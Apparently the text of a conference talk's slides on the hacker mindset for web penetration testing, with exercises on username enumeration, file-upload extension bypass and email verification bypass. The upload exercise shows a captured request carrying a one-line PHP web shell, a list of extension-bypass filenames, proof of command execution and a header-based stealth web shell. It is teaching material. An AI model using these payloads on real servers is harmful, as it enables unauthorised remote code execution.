

THE CLICK!

UNLOCKING THE HACKER MINDSET

HTB Portugal – Sérgio Charruadas
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root@kali # whoami

Visual representation
of me at all times


- Emigrated to the UK at the Age of 19.
- Left the UK with a dream to become a cybersecurity professional at the age of 27.

Achievements:

- Double SANS GIAC Certificates (GFACT & GSEC)
- GIAC Advisory Board Member
- CompTIA Security+
- AWS Cloud Practitioner
- CodeForAll_ & Academia de Código Bootcamp Student



TODAY'S MENU



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WHAT I DO

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EXERCISE 1 # MINDSET /
LOGIC

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EXERCISE 2 # USER
ENUMERATION
CHALLENGE

4


EXERCISE 3 # PHP FILE
EXTENSION BYPASS

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EXERCISE 4 # EMAIL
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EXERCISE 5 # WE ATTACK
TOGETHER!



DISCLAIMER

The information provided in this presentation is for educational purposes only. Any actions taken based on the content presented are the sole responsibility of the individual. The presenter do not condone, encourage, or endorse any illegal activities, including hacking, without explicit written permission from authorized parties. It is essential to adhere to all applicable laws, regulations, and ethical standards when engaging in any form of security testing or penetration testing. Unauthorized access to computer systems or networks is illegal and may result in severe legal consequences. Always obtain proper authorization before conducting any security assessments or tests.



DISCLAIMER



**HACK
WITHOUT
PERMISSION**



**HACK
WITH
PERMISSION**



1



WHAT I DO

MY DAY-TO-DAY AT WORK

WHAT I DO



PERFORM MANUAL WEB/API
PENETRATION TESTING

CONDUCT VULNERABILITY
SCANNING

DOCUMENT FINDINGS AND
RECOMMENDATIONS

POST-REMEDIATION TESTING

STAY UPDATED ON
VULNERABILITIES

EXECUTE TEST CASES





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EXERCISE 1 # MINDSET / LOGIC

LITERALLY A PHOTO OF A HOUSE

EXERCISE 1 # CHALLENGE



- THIS IS YOUR HOUSE
- NOTHING IN YOUR POCKETS
- NO ONE AROUND TO HELP YOU
- YOU WANT TO GO IN
- **WHAT WOULD YOU DO?**

EXERCISE 1 # WE REALLY ARE




WE ARE ALL
MONKEYS

EXERCISE 1 # OH YES WE ARE!




WE ARE ALL

~~MONKEYS~~



PENTESTERS



EXERCISE 1 # MINDSET / LOGIC





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EXERCISE 2 # USER ENUMERATION

THE DETAILS DO MATTER (A LOT)

EXERCISE 2 # USER ENUMERATION

What is a Username Enumeration Vulnerability?

A user enumeration vulnerability allows you to find valid usernames.

In this web app there is a subtle behaviour that allows for that.

Can you find a valid username?

RULES:

- No need for source code inspection.
- No need for any tools to be used.
- The login leads nowhere, you never get to actually login.
- If you find it, keep it to yourself.

EXERCISE 2 # CHALLENGE

Tip 1:
top-usernames-
shortlist



Tip 2:
The details do
matter (a lot)

EXERCISE 2 # EXAMPLES



The image shows the WordPress login interface. At the top is the WordPress logo. Below it is a red-bordered error box with the text: "ERROR: The password you entered for the username **admin** is incorrect. [Lost your password?](#)". An arrow points from this error box to a yellow-bordered note box that says: "A very helpful response. The admin account is confirmed as being present." Below the error box is the login form with fields for "Username" (containing "admin") and "Password" (empty). There is a "Remember Me" checkbox and a "Log In" button.

WordPress

ERROR: The password you entered for the username **admin** is incorrect. [Lost your password?](#)


Username
admin

Password

☐ Remember Me

A very helpful response. The admin account is confirmed as being present.

Login




The image shows a Gmail registration form. It has a "Create a Gmail address" label. The first input field contains "dobon42" and the second input field contains "@gmail.com". Below the fields is a red error message: "That username is taken. Try another."

Create a Gmail address

dobon42 @gmail.com

That username is taken. Try another.

Registration



The image shows a "Password Reset" dialog box. It has a title bar with "Password Reset" and a close button. The main text says: "We found an account that matches [redacted]. You should receive an email with instructions on how to reset your password shortly." At the bottom are two buttons: "OK" and "? Help".

Password Reset

We found an account that matches [redacted]. You should receive an email with instructions on how to reset your password shortly.

Password Reset

EXERCISE 2 # REMEDIATION

Username:

rapid7

Password:

.....

Submit

The username and/or password are incorrect. Please try again.

Happy Caturday

An email will be sent to the address specified with a link to reset your password


Email

Enter your email...


An email with password reset instructions will be sent to the specified address if it matched our records

Submit

[Return to login form](#)



EXERCISE 2 # SOLUTION



A login form titled "Login" with two input fields: "Username:" containing "admin" and "Password:" containing four dots. Below the fields is a blue "Login" button. A red error message "The username or password is incorrect" is displayed at the bottom.

Login


Username:
admin

Password:
....

Login

The username or password is incorrect

VALID



A login form titled "Login" with two input fields: "Username:" containing "notavalidusername" and "Password:" containing four dots. Below the fields is a blue "Login" button. A red error message "The username or password is incorrect." is displayed at the bottom. A brown arrow points to the "Login" button.

Login

Username:
notavalidusername

Password:
....

Login

The username or password is incorrect.

INVALID

3



EXERCISE 3 # PHP FILE EXTENSION BYPASS

THE IMPORTANCE OF TESTING EVERYTHING

EXERCISE 3 # PHP FILE EXTENSION BYPASS

Tip 1:

- “file.php” gets blocked/not uploaded.


Tip 2:

- “file.php5” doesn’t get blocked/gets uploaded.
- Doesn’t execute php code.


IDEAS?

Request

	Pretty	Raw	Hex
1	POST /api/chat/1/message HTTP/2		
2	Host: [REDACTED]		
3	Authorization: Bearer [REDACTED]adaf92c8dc29cd161		
4	Content-Type: multipart/form-data; boundary=7e852df7-c55e-45d4-86ee-296fa6303fce		
5	Content-Length: 369		
6	Accept-Encoding: gzip, deflate, br		
7	User-Agent: okhttp/3.10.0		
8			
9	--7e852df7-c55e-45d4-86ee-296fa6303fce		
10	Content-Disposition: form-data; name="text"		
11	Content-Length: 12		
12			
13	download.php		
14	--7e852df7-c55e-45d4-86ee-296fa6303fce		
15	Content-Disposition: form-data; name="document"; filename="[REDACTED]?"		
16	Content-Type: application/x-httpd-php-source		
17	Content-Length:		
18			
19	<?php system(\$_GET['cmd']);?>		
20	--7e852df7-c55e-45d4-86ee-296fa6303fce--		



EXERCISE 3 # PHP FILE EXTENSION BYPASS



Other File Extensions: `.php2`, `.php3`, `.php4`, `.php5`, `.php6`, `.php7`, `.phps`, `.phps`, `.pht`, `.phtm`, `.phtml`, `.gif`, `.shtml`, `.htaccess`, `.phar`, `.inc`, `.hphp`, `.ctp`

Double Extension: `file.png.php`, `file.png.Php5`

Ascii/Unicode: `file.php%20`, `file.php%0a`, `file.php%00`

Combination of Both: `file.php%00.png`, `file.png.php%00`

Linux Maximum: `python -c 'print "A" * 232' | AAA<--SNIP 232 A-->AAA.php.png`



EXERCISE 3 # GREAT SUCCESS!



A screenshot of a web browser window. The address bar shows a URL with a redacted domain and path: `https://[redacted]/uploads/docs/7/y/p/26t-test.php?cmd=id`. The browser's content area displays the output of the `id` command: `uid=45204([redacted]) gid=1003(psacn) groups=1003(psacn)`. The redaction marks indicate that the user is running as root on a system with the username 'psacn'.



Remote Code Execution

EXERCISE 3 # WHAT IS HAPPENING?



- Blacklist/Denylist
- .htaccess only allowing '.php' to execute
- Looking for the string/extension '.php'
- Not normalizing filename (example: lowercase)
- 'php' ≠ PhP, phP, PHp...

EXERCISE 3 # MAKING IT STEALTHY

- Let's look at the web server logs!

WE GOT...



```
<?php system($_SERVER['HTTP_ACCEPT_LANGUAGE']); ?>
```


EXERCISE 3 # REMEDIATION

File uploads are one of the biggest attack vectors for web apps and remediation can be extremely complex and dependant on the type of server and technologies used.



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EXERCISE 4 # EMAIL VERIFICATION BYPASS


WTH?! TEMP MAIL NOT WORKING?

EXERCISE 4 # BUSINESS LOGIC VULNERABILITIES

Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior.

In this context, the term "business logic" simply refers to the set of rules that define how the application operates.

EXERCISE 4 # WHAT IS HAPPENING?





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EXERCISE 5 # WE ATTACK TOGETHER!

WE BRAINSTORM – I PERFORM – WE HACK

EXERCISE 5 # WE ATTACK TOGETHER!



THANKS!

Does anyone have any questions?



Sérgio Charruadas

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